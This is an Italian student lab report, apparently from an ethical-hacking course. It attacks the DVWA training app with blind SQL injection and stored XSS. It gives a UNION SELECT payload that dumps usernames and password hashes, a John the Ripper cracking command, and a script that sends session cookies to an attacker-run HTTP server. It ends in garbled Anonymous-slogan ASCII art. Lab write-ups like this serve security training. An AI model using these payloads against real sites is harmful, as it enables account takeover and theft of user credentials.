Progetto Cyber Security & Ethical Hacking

SQL injection Blind

I Blind SQL injection sono una variazione dei tradizionali attacchi SQL injection, nei quali le applicazioni web vulnerabili non rispondono alle richieste con le informazioni relative.

Nei SQL injection, il database restituisce o i dati o un messaggio di errore a commento della query. Trattasi di Blind SQL injection se il database non fornisce dati alla pagina web che confermino direttamente la presenza di una vulnerabilità. In questo caso l'attaccante ricorre ad una serie di richieste condizionali, alle quali il database risponde con 'vero' o 'falso'. Sebbene, quindi, molte tecniche utilizzabili nelle SQL injection non siano efficaci, l'attaccante può sempre ottenere l'esfiltrazione di dati con qualche step in più


XSS Stored (Cross-Site Scripting)

E' una vulnerabilità informatica in cui un aggressore inserisce codice JavaScript malevolo in un'applicazione web, che poi viene memorizzato o "stoccato" nel database dell'applicazione.

Quando altri utenti accedono a pagine o contenuti contenenti questo codice dannoso, il browser li esegue involontariamente, consentendo all'attaccante di rubare informazioni sensibili, compromettere le sessioni degli utenti o effettuare altre azioni dannose.




 Una volta effettuato l'accesso a DVWA ,andremo a modificare il livello di sicurezza , si passerà da "high" ,di default,a "low". In questo modo avremo meno controlli . Successivamente ci sposteremo su Sql Injection (Blind) e inseriremo la query (screen 2)




2. Query 'or 1=1 #

Il testo 'OR 1=1 # è progettato per influenzare la logica della query. In questo modo, la query SQL sarà manipolata in modo che la condizione sia sempre vera, ignorando qualsiasi altra condizione di autenticazione. Di conseguenza, si riuscirà ad eludere l'autenticazione e ad accedere a una nuova posizione o risorsa che altrimenti sarebbe protetta.




3. OR 1=1 UNION SELECT user, password FROM users#


Facendo riferimento alla query precedente, ho formulato un' altro comando SQL. In modo da poter estrapolare username e password che andrò ad utilizzare nella parte successiva.



4. john --format=raw-md5 codici.txt -show.

Ho inserito tutti gli hash con relativi usernames in un file.txt e tramite John the Ripper ho decodificato gli hash in regolari password.






XSS Stored

<script>alert('alex');</script>


Adesso testeremo l'XSS digitando il seguente codice HTML/JavaScript.

<script>alert(document.cookie); </script>
 Utilizzeremo il seguente codice JS per visualizzare il valore del cookie corrente nel browser dell'utente Come si può notare dallo screen avremo come output anche il livello di sicurezza.



1. python -m http.server 8000 &> log.txt


Questo comando ci permetterà di avviare un server HTTP locale sulla porta 8000 utilizzando Python e reindirizza sia lo stdout che lo stderr (output standard e output di errore) verso il file "log.txt".



XSS Stored


2. <script>document.location='http://192.168.1.55:8000/?cookie='+ document.cookie; </script>

Questo codice ci permetterà di estrapolare il cookie e mandare il tutto nel server locale che abbiamo creato in precedenza



È stato necessario estendere la capacità del campo "body" da 50 a 300 caratteri al fine di consentire l'inserimento completo del codice JavaScript. Questa modifica è stata effettuata a causa delle limitazioni originali del campo, che non permettevano l'inserimento accurato e completo del codice.

XSS Stored



XSS Stored

In questo modo siamo riusciti ad ottenere i cookie di sessione dell'utente ,come si può vedere dallo screen in basso a destra.

Con i dati dei cookie di un utente, un potenziale aggressore potrebbe:

- Monitorare le attività
- 2. Raccogliere informazioni personali
- 3. Effettuare l'accesso non autorizzato
- 4. Impersonare l'utente

P.S.

"Ho creato un file denominato 'log.txt' e ho configurato il codice Python in modo che l'output venga automaticamente registrato all'interno di questo file utilizzando il comando ' &> log.txt'."



Directory listing for /Fregato × +

← → C ♠ ♠ 192.168.1.55.8000/Fregato/?cookie=security=low, PHPSESSID=ed1cbbc4d8d602137ab9f3fda8e23b7 ☆

*Kall Linux ** Kall Tools & Kall Docs * Kall Forums & Kall NetHunter * Exploit-DB * Google Hacking DB ** OffSec ** Nessus Essentials / Fo...

Directory listing for /Fregato/?cookie=security=low;

PHPSESSID=ed1cbbc4d8d602137ab9f3fda8e23b7b

The End

```
with the second 
                                                                                                                                                 do not for set. We do not forgiv
                                                                                                                                                                                              not lorgive, Expect us.W
                                                                                                                                                                                                                                                                                                                                                                                      s. We are Anonymo
                         o not lorgive. Expect us.We a
                                                                                                                                                                                                                  Expect us. We are Ar
                                                                                                                                                                                                                                                                                                                                                                             are Anonymous. We
                            give. Expect us. We are Anon
                                                                                                                                                                                                                 Ne are Anonyme
                                                                                                                                                                                                                                                                                                                                                             ymous. We are Legion. W
                                                                                                                                                                                                                  anonymous. We
                                             .We are Anonym
                                                                                                                                                                                                                                 We are Ler
                                                     mous, We
                                                                                                                                                                                                                    We do not for
                                                                                                                                                            rget. We do not
get we do not forgive. Expect us. We are Anonymous. We are Legion. We do not forget of ont forgive. Expect us. We are Anonymous. We are Legion. We do not forget. We do not forget us. We are Anonymous. We are Legion. We do not forget. We do not fo
                                                                                                                                                                                                                                                                                                                                              a Anonymous. We
                                                                                                           ect us. We are Anonyn
                                                                                                                                                                                                                                                                                                                                                s. We are Legion
                                                                                                             are Anonymous. We ar
                                                                                                                                                                                                                                                                                                                                       are Legion. We
                                                                                                                    ymous. We are Legi-
                                                                                                                                                                                                                                                                                                                                     . We do not for
                                                                                                                                                                                                                                                                                                                        do not forget
                                                                                                                               re Legion. We d
                                                                                                                       Expect us. We are Anonymous. We are
                                                                                                                                                                                                                        are Anonymous. We
                                                                                                                                                                                                                                                                                                                                                   are An
                                                                                                                                               We are Anonymous, We are I
                                                                                                                         is. We are Legion. We do no
                                                                                                                                     ilon. We do not forget. W
                                                                                                                                           do not lorget. We do n
                                                                                                                                                                                                                                                                                            We do not for
                                                                                                                                                                                                                                                                                                  orgive, Expect of
                                                                                                                                                                                                                                                                                                     expect us. We
                                                                                                                                                                                                                                                                                                    le are Ar
```

Dott. Doddis Alex